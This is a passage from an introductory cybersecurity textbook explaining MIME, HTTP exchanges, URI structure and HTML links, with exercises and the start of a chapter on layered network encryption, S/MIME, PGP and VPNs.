picture in JPEG format, and a part with an attached PDF file—requires the use of several entities, one for each part. They have to be composed into a single *composed entity* of type `multipart` (in this case with subtype `mixed`), which makes up the body of the mail. A mail signed with an electronic signature can correspondingly be sent as a multipart entity (with subtype `signed`) with two parts. One is the actual text of the mail (e.g. with the type `text/plain`) and the other is the actual signature (with type `application/pkcs7-signature`). PKCS#7 is a set of rules for how cryptographical elements are to be formatted for transmission through the Internet [42]. For an electronic signature, for example, it is not enough just to send the encrypted hash of the message; you also have to send the chain of certificates which make it possible to check the signature's validity, as described in Sect. 5.5.

Figure 7.7 shows an example of an e-mail message which uses MIME [2] to attach an electronic signature with appendix, created by using RSA or DSA. The header line `Content-type` contains a MIME-parameter `micalg`, which specifies the message digest algorithm which has been used. The red text is the actual signature. This is delivered to the recipient's mail application as an attached file, here with the name `smime.p7s`. We look closer at these possibilities in the next chapter. Another

[2] In fact a special subset of MIME, known as S/MIME, whose purpose is protection of e-mail.

common composed type is `message`, which is typically used when a whole mail, possibly in several parts, is to be forwarded to another recipient. More details of these composed types can be found in [40] and [72].

It should be clear that it is the mail application which puts the parts together and specifies appropriate MIME types for the individual parts. So when the user for example asks the application to attach one or more files, a multipart entity will be constructed with one part which contains the actual text for the mail and another part with a suitable MIME type for each of the attached files. The application's choice of a "suitable MIME type" is typically controlled by a configuration file or registry key, which the user in many cases has a certain amount of control over.

7.2 Transfer of Web Pages

The protocol *HTTP* ("HyperText Transfer Protocol") is a client-server protocol which is used to transfer hypertext documents to or from webservers in the Internet. *Hypertext* is a generic term for the content of documents which potentially can contain different types of information, such as:

- **Fixed elements** of various types, such as text, pictures and sounds.
- **Dynamic elements**, which are to be created "on the fly" by execution of programs.
- **Embedded links** (so-called *hyperlinks*) to resources, possibly on other servers, which contain further information.

The client is normally (a part of) a web browser application in the user's computer, which looks after the actual presentation of the documents on the screen. This architecture is illustrated in Fig. 7.8.




Fig. 7.8 Handling of web pages in the Internet

The communication between client and server, just as in SMTP and many other protocols in the Internet's Application layer, consists of a series of two-way exchanges. In each exchange, the client sends a *request*, which:

- Identifies a resource by giving its web address as a *URI*,
- Specifies an action (known as a *method*) to be performed on the resource.
- Possibly gives some parameters which described the action in greater detail.

```
GET https://danopskrifter.dk/opskrifter.html HTTP/1.1
Host: danopskrifter.dk

HTTP/1.1 200 OK
Date: Sun, 8 Aug 2021 08:12:31 EST
Content-Length: 825

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
  "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
<HEAD>
  <TITLE>Danish Food</TITLE>
</HEAD>
<BODY>
  <H2 align=left>Classic Danish Recipes</H2>
  <IMG src="https://danopskrifter.dk/koldbord.jpg",
    alt="Image of Danish cold table">
  <UL>
  <LI><P> Frikadeller (eng: Meatballs).
    <A href="https://danopskrifter.dk/frikadeller.html">Recipe</A></P>
  <LI><P> Hakkeb&oslash;ffer (eng: Burgers).
    <A href="https://moneygrab.eu/takeitandrun.html">Recipe</A></P>
  <LI><P> Fl&aelig;skesteg med sv&aelig;r (eng: Roast pork with crackling)
    <A href="https://danopskrifter.dk/flaeskesteg.html">Recipe</A> </P>
  <LI><P> Sm&oslash;rrebr&oslash;d (eng: Danish open sandwiches)
    <A href="https://danopskrifter.dk/smoerbroed.html">Recipes</A> </P>
  </UL>
</BODY>
</HTML>
```

Fig. 7.9 A simple exchange of messages in HTTP
The two first lines are the client's request and the rest are the server's response.

The server replies with a *response*, which gives a return code that describes how things went with the action and possibly gives further information on the resource, such as its size or content.

A very simple example of such an exchange, when a web page is to be fetched from a web server, is shown in Fig. 7.9. The request (shown in black) specifies that the method GET is to be used, specifies the *URI* which the resource is to be fetched from, and specifies which version of HTTP is to be used (here version 1.1).

A *Uniform Resource Identifier* (or *URI* for short) is used to identify a resource, such as a document or similar, in the Internet [3] A complete URI includes a *scheme*, which specifies the technique (often the use of a particular protocol) to be used to access the resource, an optional userid and password (followed by the character '@') which give access to the resource, the Internet name of the server where the resource

[3] Previously, a distinction was made between two subclasses of URI: URNs and URLs, corresponding roughly to names and addresses respectively, but this distinction has now been more or less abandoned. In older or non-technical literature you will still find the term URL used, but in this book we will only use the term URI.



Uniform Resource Identifier (URI)
http://harry:fiddler3@www.rfc-editor.org:80/search/rc_search_detail.php?rfc=2045
Scheme
(optional) userid:pwd
Server name
(optional) portno.
Path to resource
(optional) query

Fig. 7.10 The structure of a URI

Table 7.2 Some commonly used schemes for use in a URI


Scheme	Purpose
http	Access web resources using HTTP protocol methods
ftp	Access files using FTP protocol
imap	Access mailbox to fetch mail using IMAP protocol
mailto	Send e-mail, commonly (but not necessarily) using SMTP
tel	Access a phone or fax
sms	Access SMS-capable device to send text messages
ldap	Access an LDAP database using LDAP protocol
telnet	Access a virtual terminal on a remote computer

is to be found, an optional port number on the server which is to be used, a path to the resource's placing in the server's file system, and an optional series of parameters (a so-called *query*), which is to be sent on to an application. An example can be seen in Fig. 7.10.

When a web page has to be handled, the scheme will typically be `http` or `https`, but other schemes can be used to access other resources, as shown in Table 7.2. Here in 2023 there are 97 schemes which are officially registered by IANA and more than 200 provisional schemes [44].

The server name is specified as described in Section 6.2.2.1. The path to the web resource is normally given *relative* to a standard base address which depends on how the system has been configured. Web browsers often allow the user to omit some of these pieces of information, which then get filled in by the browser application or by the server. For example, a browser will typically choose the protocol HTTP if the user does not specify this as part of the URI. To improve security, the server may automatically choose HTTPS, even if the user (or the browser) has chosen HTTP. If the optional port number is omitted, the standard port 80 is chosen for HTTP and 443 for HTTPS. The server will correspondingly often accept a path to a folder without a specification of which file in the folder is wanted—and it will then choose a standard file, such as `index.html`, in the folder.

As the URI in Fig. 7.9 refers to a resource on the server `danopskrifter.dk`, it must be assumed that a TCP connection from the client to this server will be set up before this exchange of HTTP messages actually takes place. It is a convention in HTTP/1.1 that the request should contain a header field starting with the keyword `Host:` specifying which host the resource comes from. In the example this is redundant information; the same effect could be obtained by the request:



Classic Danish Recipes

Image of Danish cold table

- Frikadeller (eng: Meatballs). Recipe
- Hakkebøffer (eng: Burgers). Recipe
- Flæskesteg med svær (eng: Roast pork with crackling) Recipe
- Smørrebrød (eng: Danish open sandwiches) Recipes

Fig. 7.11 Display of the document from Fig. 7.9 in a browser

```
GET opskrifter.html  HTTP/1.1
Host: danopskrifter.dk
```

Each request is terminated with a blank line.

The response consists of a return code (here `200 OK`, indicating success), followed by some header fields and the resource's actual content. In the example this is a document in *Hypertext Markup Language (HTML)* [95], which describes the document's text and other elements, together with information on how these elements should preferably be displayed in the receiver's web browser. Figure 7.11 shows, for example, how the document is displayed in a Firefox browser.

As can be seen, the somewhat clumsy character sequences, which replace non-English letters (such as 'æ' and 'ø') in the text, are used, as in MIME, to avoid any misinterpretation of the characters, if they have to be displayed on a system which uses another character set. Corresponding "character names" are used for characters with accents, for mathematical symbols and so on. Table 7.3 shows some examples. Alternatively, it is possible to use a numerical code which represents the character's position in the character set, as in MIME. This is particularly useful

Table 7.3 Examples of character codes in HTML

Character	Character name code	Numerical code
æ	`&aelig;`	`&#230;`
ø	`&oslash;`	`&#248;`
å	`&aring;`	`&#229;`
Æ	`&AElig;`	`&#198;`
Ø	`&Oslash;`	`&#216;`
ä	`&auml;`	`&#228;`
é	`&eacute;`	`&#233;`
ñ	`&ntilde;`	`&#241;`
$\Rightarrow$	`&rArr;`	`&#8658;`
μ	`&micro;`	`&#181;`
$\Re$	`&real;`	`&#8476;`

when the characters are taken from a character set such as UTF-8, which contains characters from all languages in the world.

The document contains several embedded *links* to further resources. The first is an image, at the URI `https://danopskrifter.dk/koldbord.jpg`, while the others are to other web pages. It is the client's task to fetch the resources if and when they are required. Normally, the web browser, or some other application that the client is embedded in, decides when this happens, possibly after asking the user.

If you inspect the document in Fig. 7.9 carefully and compare with the displayed version shown in Fig. 7.11, you will see that whereas the text "Recipe" is displayed for all the links to pages with recipes, the links themselves are all different. This is possible because links are described in HTML by a so-called *anchor element* of the form:

```
<A href="URI of target resource"> text </A>
```

So the text can be chosen completely independently of the link URI. This makes it possible for attackers to set up web pages where the text looks extremely innocent, but the link leads to a malicious website. In fact the second link in the example looks distinctly suspicious, as it points to quite a different website than the one which the document comes from.

In more complex cases, documents can contain also references to programs to be executed on the client (as so-called *applets*) or on the server (as so-called *(active) server pages* or *server scripts*) in order to produce parts of the resource's content dynamically. Both the possibility of false links and the possibiiity of including dynamic elements on a web page give rise to special security risks that are discussed in Chap. 10.

The standard methods which HTTP offers are summarised in Table 7.4. Naturally, a given method can only be used on a given resource on a given server if the user of the client has a suitable authorisation from the server. Mechanisms in HTTP for authenticating the user's identity, so the authorisation can be checked, are discussed in Chap. 10.

Figure 7.9 shows an extremely simple request, which only asks the server to send the content of a named resource. By adding more header fields, the client can get much more control over what gets sent, by specifying, amongst other things:

Table 7.4 HTTP methods

Method	Action
GET	Fetch content of the resource
PUT	Store new content in the resource
DELETE	Delete the resource
OPTIONS	Ask for information on the resource or the server
HEAD	Fetch header fields (but not the actual content) from the resource
POST	Transfer information to an application, for example for transmission as mail, processing as a webform, or similar
TRACE	Trace the route to the server via a connection with a return loop

- Which media types it can handle (header field `Accept`). The types are described in a notation rather like that used for MIME content types. For example: `text/html`, `text/x-dvi`, `video/mpeg`, etc.
- Which character sets it can handle (header field `Accept-Charset`).
- Which natural languages the document may be written in (header field `Accept-Language`).
- That only a part of the document is to be transferred (header field `Range`, with the numbers of the part's first and last bytes within the document).
- That the operation must only involve documents which fulfil certain limitations with respect to when they were last modified (header field `If-Modified-Since` or `If-Unmodified-Since` with a date and time).
- The rules for using cached copies of the document (header field `Cache-Control`). The rules can for example specify the maximum time for which a cached copy is valid (`max-age`), or give instructions never to make a cached copy (`no-store`) or always to fetch the document from its original server rather than a cache (`no-cache`).
- Credentials to use for authorisation (header field `Authorization`).

An example of a more complex GET request can be seen in Fig. 7.12. This specifies that the content of the resource with URI `http://www.w3.org/pub/WWW/xy.html` are to be fetched from the server `www.w3.org` using HTTP version 1.1. The remaining header fields are to be understood as follows:

- The client kan accept content in HTML or PDF syntax. The parameter q (here `q=0.8`), which is specified for the PDF media type, means that the client gives files of that type a *relative value* of 0.8. If there is no q-parameter, it is assumed to be 1.0 (i.e. fully acceptable).
- The client will accept the character sets iso-8859-1 and utf-8, but will only give iso-8859-1 a relative value of 0.5.
- The client accepts documents in French (fr) with value 1.0, UK English (en-gb) with value 0.8, while all other varieties of English are undesirable (q=0).
- Bytes 600 up to and including 749 of the document are to be fetched.
- The document can be taken from a cache, unless the cached copy has an age greater than 900 seconds.

The quality values given in the `Accept-` header fields are intended to help the server provide the "best" presentation to the user, in a process known as *Server-side*

```
GET pub/WWW/xy.html HTTP/1.1
Host: www.w3.org
Accept: text/html, application/pdf;q=0.8
Accept-Charset: utf-8, iso-8859-1;q=0.5
Accept-Language: fr, en-gb;q=0.8, en;q=0
Range: bytes=600-749
Cache-control: max-age=900
```

Fig. 7.12 A more complex HTTP GET request

negotiation. Without the help of these header fields, the server would have to guess what was best for the user, based for example on information about the abilities of the user's *User Agent* (typically, the user's browser) or the user's previous choices. The server should respect the relative values which the client specifies, to the extent that this can be done. Thus in this example the server should fetch a version of the document in French, if there is one; if not, a UK English version should be fetched, if there is one. If neither of these two versions exists, the server should respond with the negative return code "`406 Not Acceptable`". Unfortunately, experience shows that web servers cannot (or do not) always live up to these obligations!

More complex *responses* than in Fig. 7.9 can be used to give the client information about the content or encoding of the document, give explanations of error codes or give information about the server itself. This information is given in the form of header fields, as in the requests. The response in Fig. 7.9 has in fact the fewest possible details, with only the mandatory information: the fetched document's length (header field `Content-Length`) and the date and time when the document was fetched (header field `Date`).

Figure 7.13 shows a more complex response, which could be received after the same request, if the server had included some of the optional header fields. The header fields `Content-Type`, `Content-Encoding` and `Content-Language` give the actual values of these parameters, and ought to match the acceptable values specified in the request. The line `Content-MD5` gives an *MD5 checksum* in base64 encoding for the content. The line `Age` is included if the content was taken from a cache; it says how many seconds the content has been lying in the cache. The line `Last-Modified` gives the date and time at which (as far as the server knows) the content of the resource was last modified. Such complex responses are especially useful when the method OPTIONS is used, as the purpose of this is to find information about the properties of the server, such as which content types or encodings it can handle.

```
HTTP/1.1 200 OK
Date: Wed, 8 Aug 2018 08:12:31 EST
Content-Length: 150
Content-Type: text/html; charset=utf-8
Content-Encoding: identity
Content-Language: en-gb
Content-MD5: ohazEqjF+PGOc7B5xumdgQ==
Last-Modified: Sun, 29 Jul 2018 23:54:01 EST
Age: 243

<html>
...
</html>
```

Fig. 7.13 A more complex response to a GET request in HTTP.
The document's actual content (in italics) has been abbreviated in the figure.

Ordinary computer users very rarely see these header fields, neither in the request nor the response, as they just type a URI (or perhaps only a part of a URI) into the address field in the browser and (if all goes well) see a nice presentation of the content of the resource on the screen. Which header fields are in fact used in the request is determined by how the browser and operating system are set up. Which header fields appear in the response are determined by how the server is set up. A poor setup—irrespective of whether it is due to an attack or poor technical support—can lead to unwanted disclosure of information from the header fields or loss of integrity in the exchange. You should also remember that an attacker can construct some HTTP requests or responses with strange or deviant header fields as part of an attack. These risks are discussed in more detail in Chap. 10.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A server
- A client
- SMTP
- An MUA
- An MTA
- A mail relay
- MIME
- HTTP
- HTML
- A URI
- A scheme
- A (hyper)link
- An HTML anchor
- An applet
- A server script
- An HTTP method

You should check that you understand their definitions and can give examples of contexts where they play a role.

Exercises

7.1 Tracing e-mail
As discussed in Section 7.1.2, it is mandatory for every MTA which an e-mail passes to add a header line with the keyword `Received:` to the mail, so the recipient can trace the mail's path through the Internet. When our friends Ingvar Bonesen and Bent Fuppesen have being working on their "client destructor" for a while, Bent receives a new mail from Ingvar with the header lines shown below.

Where has the mail been on its way? A good starting point is to investigate the individual Internet names and IP addresses in the header lines, to see what information they will reveal when analysed by nslookup, whois and tools for geolocation.

```
Received: from mail02.grabassist.com (194.18.73.3)
          by mail.fake.com; 18 Nov 2021 15.34.27 +0400
Received: from smtp6.kvikkig.net (212.130.110.62)
          by mail02.grabassist.com (194.18.73.3);
          18 Nov 2021 15.31.53 +0200
Received: from smtp.molester.dk
          by smtp6.kvikkig.net (212.130.110.62);
          18 Nov 2021 13.31.20 +0200
Received: from gogo.molester.dk by smtp.molester.dk;
          18 Nov 2021 13.31.03 +0200
From: Ingvar Bonesen <bonesen@gogo.molester.dk>
To: Bent Fuppesen <fuppesen@design.fake.com>
```

7.2 Character encoding in e-mail

An e-mail contains the following MIME entity:

```
Content-type: text/plain; charset=ISO-8859-15
Content-transfer-encoding: quoted-printable
=4A=65=67=20e=6C=73=6Be=72=20d=69=67.=20H=76=6F=72=6E=E5r=
=20=69a=66=74e=6E=3F
```

What is the text in plain language?

7.3 Header fields in HTTP

Investigate which HTTP header fields are in fact used in your system, when you use your web browser to fetch the content of a web page. The user does not normally get to see these header fields. So if you actually *want* to see them, you need to use a tool which can analyse the traffic which goes in and out of your computer. There are several, both commercial and non-commercial, products which can do this.

One of the easiest tools to use is *Wireshark*, which can run under several different operating systems and analyse traffic in many different types of network. The user manual can be found on Wireshark's home page `https://www.wireshark.org/docs/wsug_html_chunked/` and there is a very useful wiki at `https://wiki.wireshark.org/FrontPage`.

Wireshark can collect up traffic from several different protocol layers at the same time, but if you are only interested in seeing traffic for a specific protocol (such as HTTP), then you can set a filter, so that you see only that traffic. A short set of instructions for how to get Wireshark to collect up traffic can be found in the wiki at `https://wiki.wireshark.org/CaptureSetup`.

! Watch out!

Before you use Wireshark (or any other tool for collecting up network traffic), you should check whether you are allowed to do so within the network which you are using. The security policy in your company or institution, together with the law of the land, sets the limits for what is permitted. You may also need special privileges, for example as administrator/root. If you are in doubt, ask for professional help!

Chapter 8
Network Security

It is an essential principle that all traffic which passes through a communication network must be dealt with in accordance with the security policy. In general terms this means that wanted traffic is protected so that appropriate CIA targets are met, whereas unwanted traffic is prevented from passing. Threats to meeting these requirements come mainly from three fundamental difficulties:

1. It is difficult, perhaps impossible, to protect the physical connections in a network completely against attacks. This means that you should assume that all messages which are sent through the network can in principle be monitored, recorded for subsequent replaying, or modified, with the result that the targets for *confidentiality* and *integrity* cannot be met.
2. All communication networks have a limited data carrying capacity and can be overloaded, with the result that the network is no longer *available* for transmission af information.
3. It is difficult to be certain that the party that you are exchanging messages with really is who you believe it to be. You cannot directly "see" who it is, but have to trust other forms of identification, which perhaps can be faked.


Network security is concerned with how to counteract these problems. We start by looking at how you can protect wanted traffic by using cryptographic methods. Then we discuss how unwanted traffic can be detected and blocked. We look specifically at wireless networks, including the mobile telehone network, and at threats to availability in networks. The chapter finishes with a discussion of security in connection with the use of certain central services in the Internet.

8.1 Protection Based on Cryptographic Methods

It looks like a good idea to use cryptographic techniques, as discussed in Chaps. 4 and 5, to ensure confidentiality, integrity and authentication of the parties. So the first question is: what shall we encrypt? In a layered architecture PCI is added in each

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_8

Fig. 8.1 Embedding of PDUs in a layered architecture



layer, as illustrated in Fig. 8.1. So you need to make a choice: Which data and which PCI do you want to protect against monitoring, modification or sender falsification? It is possible in principle to introduce security measures in all layers. But the practical and economical consequences of doing it in the individual layers are very different. In the following figures, the encrypted part of the PDUs is indicated by a solid filled area, and the PCI by different types of hatching.

8.1.1 The Application Layer

When encryption is introduced in the Application layer, it is most often based on the idea that it is easiest to make it an integrated part of the application. Application data are encrypted by the sending application process and are sent through the network to the receiving application process, which decrypts them. Authentication of users is possible by using certificates sent as part of the data that are exchanged.

This strategy is illustrated in Fig. 8.2.

This type of solution has the big disadvantage that the task of implementing it has to be repeated for each individual application. It is therefore not in general a practical or economical possibility. There is also the problem that, even if the data which is sent between the application processes is encrypted, the PCI added in each layer is in plaintext. An attacker can therefore see and perhaps modify where the confidential data are sent to, or other technical details of the transfer.




Fig. 8.2 Encryption in the Application layer

8.1.2 The Transport Layer

Challenges in the Transport layer are, amongst other things, that:

- The content of a TCP or UDP PDU can be captured, modified or removed by a third party during transfer.
- Faked PDUs can be used to break or take over a TCP connection (*"session"*), a phenomenon often called *session theft*.
- False PDUs can get the server to hold on to several so-called *half open sessions*, where only the first steps in a TCP three-way handshake have been carried out.
- Traffic can be redirected by sending false PDUs to DNS servers, a phenomenon often called a *redirection attack*.




Fig. 8.3 Encryption in the Transport layer

The most common solution strategy is to offer an "add-on" such as SSL (described in Sect. 8.4 below) for TCP, so all clients can use the same approach to secure communication of Application layer data. This strategy is illustrated in Fig. 8.3.

The solution is easy to use and does not require any extra infrastructure. But, even if the application data and Application layer's PCI is encrypted, the IP addresses and TCP port numbers are still in plaintext. It may also be a challenge to manage the large numbers of keys needed when many TCP connections need to be dealt with.

8.1.3 The Internet Layer

Challenges in the Internet layer are, amongst other things, that:

- The content of a IP PDU (a "packet") can be captured, modified or removed by a third party during transfer.
- It is easy to send "spoofed" IP PDUs—that is to say PDUs where the apparent sender address does not correspond to the actual sender. IPv4 does not itself contain any mechanism for validating the source address in an IP PDU.
- If an attacker can take control of a router, then traffic can be redirected so it can be monitored. Here you should remember that a router is just a very specialised computer with an operating system and software, which possibly could be hacked or infected with malware, just like an ordinary user's computer.




Fig. 8.4 Encryption in the Internet layer

A typical solution strategy here is to build up a secure network by connecting local networks together with encrypted connections between routers.

This is illustrated in Fig. 8.4.

The solution is cheaper and more flexible to introduce than, for example, dedicated cable connections. It is also relatively cheap to administer, since as a rule only a limited number of routers will be involved. Solutions which make it possible to encrypt in the Internet layer, such as IPsec which is an add-on to IPv4 or an option in IPv6, will typically also make it possible to authenticate sender and receiver computers (but not their users).

8.1.4 The Link Layer

Challenges in the Link layer are, amongst other things, that:

- If the attacker has physical access to the network, then PDUs can be *sniffed*.
- It is only possible to protect traffic in a single net segment.




Fig. 8.5 Encryption in the Link layer

Here there are two common solution strategies:

1. Sniffing can be prevented by using *switched* cable-based networks, as described in Sect. 6.3.1.
2. Sniffing can be made pointless if good encryption is used in the Link layer, as illustrated in Fig. 8.5. However, the encryption must be introduced separately in each net segment which the PDUs will pass through.

A solution based on encryption is simple to introduce if the network interface uses hardware which can encrypt the PDU's payload. All PCI from the layers above will be hidden, but the payload must be decrypted and re-encrypted every time that a PDU has to be sent from one net segment to the next.

8.1.5 The Physical Layer

In the Physical layer, the problem is that any possibility for physical access to the medium brings a risk of disturbance of the transmission.




Fig. 8.6 Securing the Physical layer

The solution strategy must be to secure the medium against access for unauthorised persons. This can naturally only be done for cable-based media, either with electrical or optical signalling.

This solution is illustrated in Fig. 8.6.

The advantage of securing the Physical layer is that the communication is completely hidden from all outsiders. In the Internet, this solution is obviously completely impractical, as there is in general no direct physical connection the whole way from sender to receiver!

8.2 Encryption in the Application Layer

As stated previously, it is rarely particularly practical to perform encryption in the Application layer, as it must be done individually for each application. Nevertheless, there is a well-known example of the use of this approach: for encryption and signing of e-mail. There are even two variants, both of them based on PKCSs but using different trust models:

- **S/MIME**, based on a hierarchical trust model with certificates signed by a certificate authority (CA) to document the relationship between a subject and its public key.
- **PGP**, based on a web-of-trust model, where ordinary subjects sign public keys whose ownership they trust.

Both systems use the same approach to encryption of messages, illustrated in Fig. 8.7. A random number generated by a cryptographic random number generator is used as a *session key* in a symmetrical encryption algorithm to produce the ciphertext for the message, while the key itself is encrypted with the recipient's public key. The message's ciphertext and the encrypted key are both sent to the recipient, who can decrypt the key with his or her private key and use it to recreate the plaintext of the message.

Fig. 8.7 Encryption of e-mail




Table 8.1 MIME entity types and subtypes for S/MIME [72]

Type	Subtypes	Explanation
multipart	signed	A signed plaintext message with two parts: the message itself and the signature.
application	pkcs7-mime	A signed or encrypted MIME entity or one or more certificates for public keys.
	pkcs7-signature	The signature from a multipart/signed entity.
	pkcs10-mime	A message with a request for registering a certificate.

However, the two systems use different MIME types for describing the structure of the encrypted message. S/MIME extends the original set of MIME content types with new types, as shown in Table 8.1. As mentioned earlier, PKCS#7 is a set of rules for how cryptographic elements such as signatures and ciphertexts are to be formatted for transmission through the Internet [42]. An entity with the `pkcs7-mime` subtype can be used for various purposes. The way in which it is to be understood is given by a MIME parameter, `smime-type`, whose possible values have the following meanings:

- **signed-data:** a signed MIME entity. This consists of a series of blocks which contain the actual message, a message digest (originally MD5 or SHA, but now various versions of SHA-3) encrypted with the signer's private key, and information about the signer, such as his or her certificate.
- **enveloped-data:** an encrypted MIME entity. This consists of a series of blocks which contain the actual message encrypted with a session key for an SKCS (3DES or RC2/40), the actual session key encrypted with the recipient's public RSA key, and information about the sender, such as his or her certificate.
- **compressed-data:** a compressed MIME entity.
- **certs-only:** an entity which only contains certificates for public keys or lists of revoked certificates.

Figure 8.8 shows an example of an e-mail encrypted using S/MIME. The text in italics is (part of) the ciphertext.

```
From: Rod Akromats <rak@tundranet.ice>
To: Ebenezer Snurd <ebes@bugeyed.monster>
Date: Fri, 10 Aug 2018 12:34:56 +0100 (CET)
Subject: Well done!
MIME-Version: 1.0
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data; name=smime.p7m
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename=smime.p7m

rfvbnj756tbBghyHhHUujhJhjH77n8HHGT9HG4VQpfyF467GhIGfHfYT6
3h7uvN...
f8HHGTrfvhJhjH776tbB9HG4VQbnj7567/f+kkT6ghy57sYsPag7oiMAk
0GhIGfHfQbnj756YT64V
```

Fig. 8.8 S/MIME encoding of an encrypted e-mail. Only part of the ciphertext is shown

PGP offers more or less the same facilities, but uses another set of content types, as shown in Table 8.2. Figure 8.9 shows the same e-mail as in Fig. 8.8 encrypted using PGP. The text in italics is again (part of) the ciphertext.

```
From: Rod Akromats <rak@tundranet.ice>
To: Ebenezer Snurd <ebes@bugeyed.monster>
Date: Fri, 10 Aug 2018 12:34:56 +0100 (CET)
Subject: Well done!
MIME-Version: 1.0
Content-Type: multipart/encrypted;
  protocol="application/pgp-encrypted";
  boundary="to5oman4y8sec2ret7s"

-to5oman4y8sec2ret7s
Content-type: application/pgp-encrypted

Version: 1

-to5oman4y8sec2ret7s
Content-type: application/octet-stream

--BEGN PGP MESSAGE--
Version: 2.6.2

rfvbnj756tbBghyHhHUujhJhjH77n8HHGT9HG4VQpfyF467GhIGfHfYT6
3h7uvN....
f8HHGTrfvhJhjH776tbB9HG4VQbnj7567/f+kkT6ghy57sYsPag7oiMAk
0GhIGfHfQbnj756YT64V
--END PGP MESSAGE--

-to5oman4y8sec2ret7s
```

Fig. 8.9 MIME encoding of a PGP encrypted e-mail. Only part of the ciphertext is shown

Table 8.2 MIME entity types and subtypes for PGP [90]

Type	Subtypes	Explanation
multipart	signed	A signed plaintext message with two parts: the actual message and the signature.
	encrypted	An encrypted message with two parts: a control part and a part with the actual ciphertext.
application	pgp-encrypted	The control part from a multipart/encrypted entity.
	octet-stream	The ciphertext from a multipart/encrypted entity.
	pgp-signature	The signature from a multipart/signed entity.
	pgp-keys	One or more public keys.

8.3 Virtual Private Networks

A Virtual Private Network (VPN), is defined in [38] as follows:

Definition 8.1 (Virtual Private Network)
A virtual network, built on top of existing physical networks, that can provide a secure communication mechanism for data and other information transmitted between two endpoints.

